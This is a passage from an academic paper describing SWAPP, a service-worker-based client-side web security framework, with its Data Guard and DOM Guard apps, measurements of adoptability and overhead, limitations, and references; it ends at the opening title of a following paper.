


Figure 4: Workflow of Data Guard

each element identified by Data Guard, we will replace the sensitive data with a unique string, which will be an SHA-256 hash string generated from the element. The original sensitive data and the corresponding unique string will be stored in secure storage provided by SWAPP as a key-value pair. Whenever the unique string is detected in any outgoing message, Data Guard will replace the string with the original sensitive data. Currently, Data Guard will replace all URLs in the web page as a proof of concept. Based on our observation, such practice will not harm the normal workflow of the websites we have tested.

With Data Guard, attackers will not be able to send valid requests to the server with the stolen data since it has been replaced with unique strings that can only be recognized by SWAPP in the victim's browser.

```
...
function dg_init(){
    ...
    add_undoc_data_type("data_name", extraction_cb);
    ...
}

function extraction_cb(body, headers){
    // define the data extraction strategy here
}
...
```

Listing 1: Data Guard Undocumented Data Extension Template

5.4 DOM Guard

Cross-site scripting (XSS) attacks have been one of the most prevalent web attacks. In recent years, an emerging type of XSS called DOM-XSS is becoming a severe problem. DOM-XSS is unique to existing XSS in that it occurs mostly at the client-side, making server-side solutions ineffective. DOM Guard, however, can utilize existing techniques such as server-side firewall and apply it to the client-side through SWAPP.

Our implementation of DOM Guard allows a plug-and-play strategy where different types of techniques can be switched. Currently, as proof of concepts, we use a filtering technique as the detection strategy. To detect DOM-XSS payload from executing on the client-side, DOM Guard will check the URL segment of every request for potential payload using an HTTP encoder [12]. DOM Guard will compare the encoded URL segment with the original segment to determine a potential attack. Nonetheless, this can be improved by applying other existing detection techniques in DOM Guard. For example, Chaudhary et al. proposed a proxy-based technique to validate network responses [27]. In this case, DOM Guard can act as the proxy to lessen the requirement of the technique that needs a physical proxy to be deployed.

We demonstrate the effectiveness of DOM Guard using an existing XSS payload [23]. We create a website with a vulnerable page that will read the value of its URL segment and directly write it into the DOM. Then, we install SWAPP with DOM Guard activated. We test to see if the payload is executed by checking if the alert function is called. After we have visited the vulnerable page with the given payload list, we find that the filtering is effective.

As DOM Guard is currently designed to apply existing XSS detection techniques, it will inherit their limitations. Additionally, techniques that require heavy computation can potentially affect the clients. Nevertheless, the advantage of DOM Guard is that once a new technique is developed, DOM Guard can potentially make use of it. DOM Guard as a DOM-XSS detection app that can easily switch to different techniques/strategies demonstrates the flexibility of SWAPP.

In any case, it is also possible to implement XSS filtering in the TCB. However, implementing a filter in the document context may require additional native objects related to the filtering such as the input sources (e.g., Document.location) or sinks (e.g., appendChild) to be instrumented. There are two disadvantages to this approach. First, it could conflict with legacy code that utilizes these objects due to code instrumentation. Second, the instrumented code directly affects the page's responsiveness as it introduces delays to users when interacting with the web page. Implementing the filter inside the service worker does not have the same disadvantages.

First, the service worker context is separated from the document context, thus does not conflict with the legacy code in the document context. Furthermore, URL filtering is native to the fetch event in which apps can easily check the outgoing request whether it contains a suspicious parameter. Instead of instrumenting several sources and sinks in the document context, our DOM Guard app requires only a few lines of code to achieve the same result.

Second, the overhead incurred in the service worker context affects user experience less because the service worker runs asynchronously in a different thread. The overhead is added to an already lengthy network delay and is non-blocking (i.e., does not block user interaction with the web page). For instance, a Fast 3G configuration used in Chrome's DevTools would normally add 300-500 ms to a network request. The filtering takes 10-20 ms (based on our measurement), so the overhead is likely not noticeable to the user. However, if a

page needs an additional 10-20 ms for DOM Guard before it can be interactable, then this could affect user experience especially when more apps are deployed.

Nevertheless, we do not intend DOM Guard to completely replace or supersede existing XSS defenses. We simply demonstrate an alternative option for implementing an XSS defense in a new platform. We hope that our example will provide evidence for security researchers and practitioners to utilize SWAPP for more security apps in the future.

6 Evaluation

In this work, we aim to demonstrate an alternative method to enhance website security. As a result, our evaluation will focus on four aspects: adoptability (Section 6.1), compatibility (Section 6.2), extensibility/programmability (Section 6.3), and efficiency (Section 6.4).

6.1 Adoptability

Our first goal is to provide a security framework that is easily deployable by web developers (G1). We evaluate the adoptability of our framework using two studies. First, we focus on browser clients and survey popular browsers to check if there are any vendors/versions that cannot adopt our framework. Second, we focus on web servers and measure the number of websites that meet the requirements to adopt our framework.

Client. To measure the adoptability of SWAPP within client devices, we first list out APIs that are utilized by SWAPP such as *serviceWorker, Fetch,* and *IndexedDB*. Then we refer to the statistics provided by an open-source project, CanIUse [4]. The project gathers front-end web APIs and provides usage statistics, which are regularly updated and maintained by the web developer community. According to the statistics, 95% of web users are using a browser that supports all APIs used by SWAPP.

Server-side. As our framework requires a service worker, we first need to measure how many websites are ready to install it. To this end, we conduct a measurement study on the top 10,000 websites based on the Tranco [35] list obtained in April 2021[3]. We develop a custom web crawler based on Node's Puppeteer and Chrome Devtools Protocol (CDP). Our crawler will visit each website's home page (with a 60s timeout), and the CDP will collect all network requests/responses and service worker updates. If the crawler fails to visit a website, it will retry three times before logging the error message.

Table 3 shows the configurations we use for our crawler. Because several websites apply different techniques to detect web crawler and trap it in an infinite loop, we have to utilize countermeasures such as using the Puppeteer stealth plugin and trying different crawling arguments. While there are still cases that our crawler fails to visit, the numbers we report should sufficiently represent the adoption trend of service workers among top websites. Further optimization can potentially lower the failed cases, but our aim is simply to understand the adoption trend without being more disruptive than necessary to the crawled websites. Our crawler is not invasive and simply visits the home page of a website once without scraping the website data.

In total, our crawler successfully visits 9,293 websites. According to the error messages, 491 websites are not reachable, 183 websites are timed out, 11 websites have certificate errors, and 22 websites have other errors. We manually check 50 domain registration information of the 491 websites and find that they are mostly domain names that are not supposed to serve a web page such as googleusercontent.com. Furthermore, we manually visit 50 of the 183 timed out websites and find that many websites are loaded within 1 minute outside our crawler despite using the same browser version (and setting), indicating bot prevention mechanisms may have been deployed to trap the web crawlers from finishing loading. In any case, we do not try to further collect information from these websites and refer to the 9,293 websites as our baseline.

Among 9,293 websites, 8,361 websites (90%) fully use HTTPS for all their requests, which is a strict requirement to use a service worker. On another note, 694 websites (7.5%) are already using a service worker, which may require slight modification to work with SWAPP.

6.2 Compatibility: Working with an Existing Service Worker

While the number of SW-enabled websites is still small (7.5%), we believe service workers will be increasingly adopted by top websites in the future. Because SWAPP may conflict with existing service worker libraries, we need to illustrate that SWAPP can be deployed with minimal changes.

To this end, we discuss how Workbox, a library that provides the cache-ability to SW-enabled websites, can be encapsulated and run as a SWAPP app. We choose Workbox as an example for two reasons. First, Workbox is one of the most popular libraries embedded inside a service worker. Among the 694 SW-enabled websites, 174 websites (25%) use Workbox. We obtain this number through static analysis of the service worker file and identify Workbox's API calls using regular expressions. Second, Workbox mainly utilizes the *fetch* event for cache, which has a direct relation with our example app, Cache Guard, discussed in Section 5.1.

In order for SWAPP to work with Workbox, we have to encapsulate Workbox as a SWAPP app, which requires less than 30 lines of code modification to the original Workbox file. We utilize the Workbox CLI and follow the instruction provided by Google [20] to generate a service worker file (workbox-sw.js) with the default setting. Next, we create an app wrapper (WorkboxApp.js) for the generated service worker shown in Listing 2. Finally, we modify the generated service worker

[3] https://tranco-list.eu/list/2QV9

Table 3: The settings and environment information for crawling SW-enabled websites.

Chromium	Version 92.0.4515.159
Puppeteer Puppeteer-extra-plugin-stealth Arguments	Version 10.2.0 Version 2.7.8 [headless: false, 'no-sandbox', 'disable-setuid-sandbox', 'disable-infobars', 'window-position=0,0', 'ignore-certifcate-errors', 'ignore-certifcate-errors-spki-list', 'start-maximized']
Chrome Devtools Protocol Events listened	Version 0.0.901419 ['Network.requestWillBeSent', 'Network.requestWillBeSentExtraInfo', 'Network.responseReceived', 'Network.responseReceivedExtraInfo', 'ServiceWorker.workerVersionUpdated']
Operating System	Ubuntu 18.04 (64-bit)

file and import it inside the app. This process preserves the caching policy provided by Workbox, and the SWAPP's Workbox app we create also works in conjunction with Cache Guard as expected.

```
[WorkboxApp.js]
+ var wbApp = new Object();
+ wbApp.reqMatch = function(fObj) {
+         return true;
+ };

+ self.importScripts("workbox-sw.js");
+ f2fInst.addApp(wbApp);

[workbox-sw.js]
addFetchListener() {
-  self.addEventListener("fetch", (e => {
-    const {
-        request: t
-    } = e, s = this.handleRequest({
-        request: t,
-        event: e
-    });
-    s && e.respondWith(s)
-  }))

+  let ref = this;
+  wbApp.reqApply = async function(fObj) {
+    let e = fObj.getMetadata();
+        const {
+      request: t
+    } = e, s = await ref.wbHandleRequest({
+      request: e,
+      event: e
+    });
+    let b = await s.text();
+    fObj.setMeta(s);
+    fObj.setBody(b);
+    fObj.setDecision("cache");
+    return fObj;
  }
}
```

Listing 2: Migrating Workbox to SWAPP

6.3 Extensibility and Programmability

In Section 5, we demonstrate the programmability of SWAPP in accordance to the goal G3. Here, we further show how easy to develop various security apps on our platform, compared with existing defense solutions. As shown in Table 4, SWAPP provides a unified platform that can be used to develop various defense solutions against different types of web attacks such as side-channel attacks, autofill abusing attacks, data stealing, and DOM-XSS attacks. These apps in our system can be instantly deployed or updated without waiting for months/years for browsers to officially support the same features.


Furthermore, we roughly quantify the easiness of programmability on our framework by comparing the lines of code (LoC) app developers need to implement the same functionalities (or equivalence) of existing defense mechanisms. From Table 4, we can see that the number of LoC of apps in SWAPP is noticeably smaller than that in traditional platforms for most defenses, which suggests that SWAPP can reduce the cost of implementing applicable defense mechanisms.

6.4 Overhead

We have shown that SWAPP can help develop security prototypes at the client side. However, it is also imperative to show that the clients do not suffer as a result. To this end, we evaluate the overhead of SWAPP imposed on a client in four different aspects: the page load time, computational power, heap usage, and network bandwidth. We perform the testing and measurement in a commodity laptop running Ubuntu 18.04 with Intel Core i7-8565U CPU, onboard Intel UHD Graphics 620, and 16GB of memory. We set up four testing configurations, each based on WordPress and phpBB on a local webserver. The first configuration, referred to as the Baseline, represents the original WordPress or phpBB. The second configuration, referred to as EmptySW, has a service worker that simply registers a *fetch* handler without other functionalities. The third configuration has SWAPP installed but does not contain any apps. We refer to this configuration as SWAPP. The fourth configuration has SWAPP installed with four apps activated: Autofill Guard, DOM Guard, Workbox, and Cache Guard. This configuration is referred to as +Apps. Then, we use Chrome's DevTools to measure website visit traces. Both the client and server are running on the same machine, thus the network delay does not need to be taken into account. The results are shown in Figure 5.

Table 4: Extensibility and Easiness of Programmability of SWAPP

Attack type	Defense Name	Description	Defense Platform	# of LoC
Side-channel Attack	Cache Guard Instrumented JS APIs	Selectively delay cached response on suspicious requests Instrument sensitive sensor APIs to apply policy	SWAPP Chrome Extension	258 >400
Autofill Abusing Attack	Autofill Guard Insecure Form Warning	Mitigate password stealing attacks in log in forms by isolation with iFrames Disable Autofill for forms to insecure url and send alert to users	SWAPP Chromium	223 ~160
Data Stealing	Data Guard Access Control Management	Reserve sensitive data in secure storage to prevent it from beling stolen Enhance the access control policies to deny unauthorized access	SWAPP Sever-side	325 Manual work
DOM-XSS Attack	DOM Guard DOMPurify.js	Inspect URL parameters to filter XSS payload XSS sanitizer for HTML, MathML, and SVG	SWAPP Client-side	406 1542



(a) Average First Page Load Time **(b) Average Subsequent Page Load Time** **(c) SWAPP Bottleneck Distribution**

(d) CPU/Memory Power **(e) Peak Heap Usage** **(f) Bandwidth**

Figure 5: Overhead of SWAPP

6.4.1 Page Load Time

In this evaluation, we compare the average page load time between each configuration in phpBB and WordPress. We make sure that the browser caching is disabled and all site data is cleared for every measurement. The average page load time is calculated among five runs, and it is shown in Figures 3(a) and 3(b).

First Page Load. This scenario represents the first time a user visits the website. As shown in Figure 5(a), we observe a gradual increment in the page load time across different settings due to the parsing of additional JavaScript files. Note that the service worker and SWAPP functionalities may not be fully activated during the first page load. For instance, the initial *fetch* events for the first page load will not go through the service worker.

Subsequent Page Load. In the following visits, the service worker will be fully activated. In addition to extra JavaScript files being parsed, we observe an overhead incurred by service worker *activation cost*. Specifically, even when a service worker is empty, the browser still needs to activate the service worker before a request can be fetched. The difference between the EmptySW settings from Figures 3(b) and 3(a) represents this activation cost. On average, an additional 26.8ms (10.26%) and 20.6ms (6.01%) activation cost is incurred to WordPress and phpBB respectively. This behavior is also documented in Google's blog [10], in which navigation preload is used to reduce the activation cost. However, SWAPP cannot preload a resource as prefetching a malicious request can mean the attack is already successful (i.e., the information from the victim already reaches the attacker's server).

SWAPP Overhead. There are two types of overhead introduced by SWAPP: application logic and SWAPP logic. The application logic overhead scales with the number of requests because an app may need to process every request/response.

On average, Workbox, Cache Guard, DOM Guard, and Autofill Guard introduce 35.22ms, 5.4ms, 9.5ms, and 3.8ms to WordPress (and 43.2ms, 15.9ms, 17.64ms, and 11.44ms to phpBB) respectively. The distribution of this overhead is illustrated in Figure 5(c). Note that the numbers of requests for loading WordPress and phpBB home pages are 18 and 48 respectively. In total, the four apps introduce 53.92ms (20.28%) to the original WordPress and 88.18ms (25.5%) to the original phpBB.

The SWAPP logic overhead scales with the size of each response's body. This is because when an app needs to inspect a response, SWAPP needs to parse the body of the response. We can observe this overhead in phpBB shown in Figure 5(c). When there are no apps, SWAPP's logic incurs 58.8ms (17%) overhead. When there are four apps installed, SWAPP's logic incurs 118.8ms (34.4%). On the other hand, WordPress only has 40ms (15.8%) and 45.4ms (18.1%) overhead when there are no apps and when there are four apps, respectively. Note that WordPress requires 50.1kB for loading its home page and phpBB requires 187kB. We observe that parsing the largest response of phpBB incurs almost 20ms alone.

In total, when deploying SWAPP in the original WordPress and phpBB with the four apps, there are 138ms (55%) and 225ms (65.2%) overhead, respectively. Note that for the purpose of evaluation, we enable the four apps for all types of requests. In practice, the developers can configure the apps to selectively activate them for certain pages or types of resources. This could help reduce the overhead of SWAPP and its apps. For instance, the largest file requested by phpBB is a font, which SWAPP spends 20ms parsing but none of the four apps actually takes any action on it. Furthermore, the measurement was conducted in a local environment, and the calculations do not consider the network delay. The network latency depends on several factors, but Google's DevTools would add approximately 300-500ms when the Fast3G setting is applied in our testing environment. Considering an actual user experience with a 400ms network delay, the overhead of SWAPP would be 12% for WordPress without apps and 21.2% with four apps. Similarly, the overhead would be 10.3% for phpBB without apps and 30.2% with four apps. Therefore, we believe SWAPP can be a considerable option for web developers, researchers and practitioners to quickly develop new prototypes in the future.

6.4.2 CPU/Memory Power and Heap Usage

To measure the CPU and memory usage, we utilize Lighthouse, a gadget provided by Chrome's Devtools for measuring the website's overall performance. Lighthouse will load the website and give a score for the CPU and memory power as a numerical value. While this might not be the most accurate method to measure, it gives a value that can be easily compared. Based on the result shown in Figure 5(d), we observe no differences between each configuration, thus the CPU and memory utilization overhead is minimal.

To measure the heap usage, we manually define a set of actions that normal users would do (i.e., visit the home page, log in, post a forum's topic or publish a blog, etc.). Then, we collect the heap sampling records. The numbers shown in Figure 5(e) represent the peak heap usage during the actions. Note that using samplings may not yield the absolute peak usage, thus we average the numbers across five trials. Overall, we observe a strictly increasing trend in heap usage in both WordPress and phpBB. The inclusion of SWAPP can bring additional 20-30% to the heap usage compared to an empty service worker, and the apps can introduce 10-30% overhead compared to when there is no app. Nonetheless, the idle heap usage of WordPress and phpBB are similar across all settings with 4.6Mb (+/-5%) and 5.1Mb (+/-7%) respectively.

6.4.3 Network Bandwidth

Because we run the client and server for our testing on the same machine, there is no actual network bandwidth. Regardless, Chrome's DevTools can calculate the network bandwidth during a page load, which can correctly measure the amount of bandwidth caused by SWAPP. We collect the network bandwidth of a set of page navigation similar to Section 6.4.2. The amount of resources loaded is shown in Figure 5(f).

We observe that the amount of additional resources loaded is mostly negligible across all settings. The size of SWAPP is less than 1kB, and it is only loaded on the first page as expected. Although we observe almost a double amount of the number of requests, it does not incur additional resource loaded. The DevTools simply counts a request twice, once for the original request, and second for when the request is handled by the service worker. This also explains why the page load time increases when a website has a running service worker with a *fetch* event handler. For every request, now the browser will have to wake up the service worker to handle the request, which can incur additional computational overhead. Regardless, the amount of extra network bandwidth is still negligible.

7 Limitation and Discussion

Nowadays, most websites (94% according to a recent report [18]) embed at least one third-party resource, e.g., through <script> or <img> tags. Similarly, many websites also make use of cross-origin AJAX requests (XHR). Generally, for a cross-origin XHR to be fetched correctly, the CORS (Cross-Origin Resource Sharing) protocol of the resource must be correctly configured.

Our approach requires network interception, which may include intercepting cross-origin requests. Because the service worker also adheres to the CORS protocol, SWAPP will not be able to read certain request headers or modify the content of cross-origin responses depending on the CORS configu-

ration [5]. For example, when it is the *no-cors* mode, only simple HTTP headers are accessible and the response properties will be inaccessible to SWAPP. If an app attempts to access such response, it will result in an error.

Among the apps that we developed, Autofill Guard and Data Guard do not access cross-origin resources and only modify HTTP pages, which are from the same origin, while simply forwarding other requests/responses. In the case of Cache Guard, it sets the timer of each request (including cross-origin) when forwarding non-page requests for computing the average network delay. Therefore, it requires CORS-enabled responses, in which the *no-cors* mode would suffice because Cache Guard does not read the response properties.

While the restriction from the CORS protocol limits the direct applicability of SWAPP to seamlessly work with cross-origin resources, we envision SWAPP as a first step toward providing first-party developers a fast-prototyping framework for deploying security applications. With more websites adopting service workers, SWAPP will have better protection coverage. We leave the full integration of SWAPP with third-party resources for future work.

8 Related Work

In addition to existing web defenses discussed in Section 2.2, the security of service workers is an emerging research topic that recent researchers have discussed. Lee et al. [36] and Papadopoulos et al. [40] demonstrated how a malicious service worker can be utilized by attackers to run malicious background tasks (i.e., crypto-currency mining or botnet client). Watanabe et al. discussed how a malicious service worker can be injected into a benign re-hosted website [53]. In more recent work [28], we showed a novel type of Cross-site scripting called SW-XSS that can let attackers execute malicious code inside a benign service worker and potentially hijack it. Karami et al. [33] and Squarcina et al. [48] discussed how attackers can leverage the cache API, which is supported in the service worker, to leak user privacy or escalate the initial XSS attack. These prior studies tried to leverage or manipulate service workers for malicious purposes. Our work is orthogonal to them as we take the lessons learned to enhance the security of service workers and demonstrate how service workers can become a unified platform to provide security for websites.

9 Conclusion

In this paper, we propose SWAPP, a unified client-side security framework deployed on the service worker. SWAPP allows web developers to offload a part of security tasks from server to client and enables the possibility to deploy emerging security features before they are supported by mainstream browsers and widely deployed on user devices. We developed example apps to show the high programmability and extensibility of SWAPP. Compared to traditional server-side implementation, security features can be implemented in SWAPP and easily deployed by developers in a more timely and flexible manner. The evaluation results prove that SWAPP can introduce its benefits to the ecosystem with reasonable overhead. We believe that SWAPP offers a powerful new framework for prototyping and delivering innovative security applications into the rapidly evolving world of web development.

ACKNOWLEDGEMENTS

We want to thank our shepherd Yinzhi Cao and the anonymous reviewers for their valuable comments. This material is based upon work supported in part by the National Science Foundation (NSF) under Grant No. 1700544 and ONR Grant No. N00014-20-1-2734. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF and ONR.

References

[1] Adblock Usage Statistics. https://backlinko.com/ad-blockers-users.

[2] Autofill Attack. https://github.com/anttiviljami/browser-autofill-phishing.

[3] Autofill Report. https://bugs.chromium.org/p/chromium/issues/detail?id=448539.

[4] Can I use. https://caniuse.com/.

[5] CORS modes. https://developer.mozilla.org/en-US/docs/Web/API/Request/mode.

[6] CSRF Prevention. https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.

[7] CVE-2021-41277. https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-41277.

[8] CVE-2021-43175. https://nvd.nist.gov/vuln/detail/CVE-2021-43175.

[9] Forbidden HTTP headers. https://developer.mozilla.org/en-US/docs/Glossary/Forbidden_header_name.

[10] Google's Blog Service Worker Boot Up Delay. https://developers.google.com/web/updates/2017/02/navigation-preload/.

[11] HackerOne Report. https://www.hackerone.com/top-ten-vulnerabilities.

[12] HTML Encoder. https://github.com/mathiasbynens/he.

[13] HTTPS Everywhere. https://www.eff.org/https-everywhere.

[14] JS-XSS. https://github.com/leizongmin/js-xss.

[15] NoScript. https://noscript.net/.

[16] Service Worker Support. https://caniuse.com/?search=service%20worker.

[17] Snort. https://www.snort.org/.

[18] Third-party script usage. https://almanac.httparchive.org/en/2021/third-parties.

[19] Workbox. https://developers.google.com/web/tools/workbox.

[20] Workbox CLI. https://developers.google.com/web/tools/workbox/modules/workbox-cli.

[21] XSS Auditor Deprecation. https://www.chromium.org/developers/design-documents/xss-auditor.

[22] XSS Filters. https://github.com/YahooArchive/xss-filters.

[23] XSS Payload. https://github.com/payloadbox/xss-payload-list.

[24] Devdatta Akhawe and Adrienne Porter Felt. Alice in warningland: A large-scale field study of browser security warning effectiveness. In *22nd USENIX Security Symposium (USENIX Security 13)*, pages 257–272, Washington, D.C., August 2013. USENIX Association.

[25] Karthikeyan Bhargavan, Antoine Delignat-lavaud, and Sergio Maffeis. Defensive javascript building and verifying secure web components.

[26] Yinzhi Cao, Chao Yang, Vaibhav Rastogi, Yan Chen, and Guofei Gu. Abusing browser address bar for fun and profit - an empirical investigation of add-on cross site scripting attacks. volume 152, pages 582–601, 11 2015.

[27] Pooja Chaudhary, B. B. Gupta, Chang Choi, and Kwok Tai Chui. Xsspro: Xss attack detection proxy to defend social networking platforms. In Sriram Chellappan, Kim-Kwang Raymond Choo, and NhatHai Phan, editors, *Computational Data and Social Networks*, pages 411–422, Cham, 2020. Springer International Publishing.

[28] Phakpoom Chinprutthiwong, Raj Vardhan, GuangLiang Yang, and Guofei Gu. Security study of service worker cross-site scripting. ACSAC '20, page 643–654, New York, NY, USA, 2020. Association for Computing Machinery.

[29] Phakpoom Chinprutthiwong, Raj Vardhan, GuangLiang Yang, Yangyong Zhang, and Guofei Gu. The service worker hiding in your browser: The next web attack target? RAID '21, page 312–323, New York, NY, USA, 2021. Association for Computing Machinery.

[30] Shashank Gupta and B B Gupta. Xss-safe: A server-side approach to detect and mitigate cross-site scripting (xss) attacks in javascript code. *ARABIAN JOURNAL FOR SCIENCE AND ENGINEERING*, 41, 10 2015.

[31] Trevor Jim, Nikhil Swamy, and Michael Hicks. Defeating script injection attacks with browser-enforced embedded policies. In *Proceedings of the 16th International Conference on World Wide Web*, WWW '07, page 601–610, New York, NY, USA, 2007. Association for Computing Machinery.

[32] Martin Johns, Björn Engelmann, and Joachim Posegga. Xssds: Server-side detection of cross-site scripting attacks. In *2008 Annual Computer Security Applications Conference (ACSAC)*, pages 335–344, 2008.

[33] Soroush Karami, Panagiotis Ilia, and Jason Polakis. Awakening the web's sleeper agents: Misusing service workers for privacy leakage. In *28th Annual Network and Distributed System Security Symposium, NDSS 2021, San Diego, California, USA, February 21-24, 2021*. The Internet Society, 2021.

[34] David Kohlbrenner and Hovav Shacham. Trusted browsers for uncertain times. In *Proceedings of the 25th USENIX Conference on Security Symposium*, SEC'16. USENIX Association, 2016.

[35] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. In *Proceedings of the 26th Annual Network and Distributed System Security Symposium*, NDSS 2019, February 2019.

[36] Jiyeon Lee, Hayeon Kim, Junghwan Park, Insik Shin, and Sooel Son. Pride and prejudice in progressive web apps: Abusing native app-like features in web applications. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 1731–1746, New York, NY, USA, 2018. ACM.

[37] Sebastian Lekies, Krzysztof Kotowicz, Samuel Groß, Eduardo A. Vela Nava, and Martin Johns. Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 1709–1723, New York, NY, USA, 2017. Association for Computing Machinery.

[38] William Melicher, A. Das, Mahmood Sharif, L. Bauer, and Limin Jia. Riding out domsday: Towards detecting and preventing dom cross-site scripting. In *NDSS*, 2018.

[39] Leo Meyerovich and Ben Livshits. Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser. 01 2010.

[40] Panagiotis Papadopoulos, Panagiotis Ilia, Michalis Polychronakis, Evangelos P. Markatos, Sotiris Ioannidis, and Giorgos Vasiliadis. Master of web puppets: Abusing web browsers for persistent and stealthy computation. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. The Internet Society, 2019.

[41] Sarah Pearman, Shikun Aerin Zhang, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Why people (don't) use password managers effectively. In *Proceedings of the Fifteenth USENIX Conference on Usable Privacy and Security*, SOUPS'19, page 319–338, USA, 2019. USENIX Association.

[42] Phu H. Phung, David Sands, and Andrey Chudnov. Lightweight self-protecting javascript. In *Proceedings of the 4th International Symposium on Information, Computer, and Communications Security*, ASIACCS '09, 2009.

[43] Michael Schwarz, Moritz Lipp, and D. Gruss. Javascript zero: Real javascript and zero side-channel attacks. In *NDSS*, 2018.

[44] Hossain Shahriar, Sarah North, Wei-Chuen Chen, and Edward Mawangi. Design and development of anti-xss proxy. In *8th International Conference for Internet Technology and Secured Transactions (ICITST-2013)*, pages 484–489, 2013.

[45] Anatoly Shusterman, Ayush Agarwal, Sioli O'Connell, Daniel Genkin, Yossi Oren, and Yuval Yarom. Prime+probe 1, javascript 0: Overcoming browser-based side-channel defenses. In *Proceedings of the 30th USENIX Security Symposium*, Proceedings of the 30th USENIX Security Symposium, pages 2863–2880. USENIX Association, January 2021.

[46] David Silver, Suman Jana, Dan Boneh, Eric Chen, and Collin Jackson. Password managers: Attacks and defenses. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 449–464, San Diego, CA, August 2014. USENIX Association.

[47] Sooel Son and Vitaly Shmatikov. The postman always rings twice: Attacking and defending postmessage in html5 websites. In *NDSS*, 2013.

[48] Marco Squarcina, Stefano Calzavara, and Matteo Maffei. The remote on the local: Exacerbating web attacks via service workers caches. In *15th IEEE Workshop on Offensive Technologies (WOOT 21)*. IEEE, 2021.

[49] Sid Stamm, Brandon Sterne, and Gervase Markham. Reining in the web with content security policy. In *Proceedings of the 19th International Conference on World Wide Web*, WWW '10, page 921–930, New York, NY, USA, 2010. Association for Computing Machinery.

[50] M. Steffens, C. Rossow, Martin Johns, and Ben Stock. Don't trust the locals: Investigating the prevalence of persistent client-side cross-site scripting in the wild. In *NDSS*, 2019.

[51] Marius Steffens and Ben Stock. Pmforce: Systematically analyzing postmessage handlers at scale. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, page 493–505, New York, NY, USA, 2020. Association for Computing Machinery.

[52] Ben Stock and Martin Johns. Protecting users against xss-based password manager abuse. In *Proceedings of the 9th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '14, page 183–194, New York, NY, USA, 2014. Association for Computing Machinery.

[53] T. Watanabe, Eitaro Shioji, Mitsuaki Akiyama, and T. Mori. Melting pot of origins: Compromising the intermediary web services that rehost websites. In *NDSS*, 2020.

[54] Peter Wurzinger, Christian Platzer, Christian Ludl, Engin Kirda, and Christopher Kruegel. Swap: Mitigating xss attacks using a reverse proxy. In *2009 ICSE Workshop on Software Engineering for Secure Systems*, pages 33–39, 2009.

The Security Lottery: Measuring Client-Side Web Security Inconsistencies

Sebastian Roth†, Stefano Calzavara‡, Moritz Wilhelm†, Alvise Rabitti‡, Ben Stock†
{sebastian.roth,moritz.wilhelm,stock}@cispa.de; {stefano.calzavara,alvise.rabitti}@unive.it
† *CISPA Helmholtz Center for Information Security* ‡ *Università Ca' Foscari Venezia*

Abstract

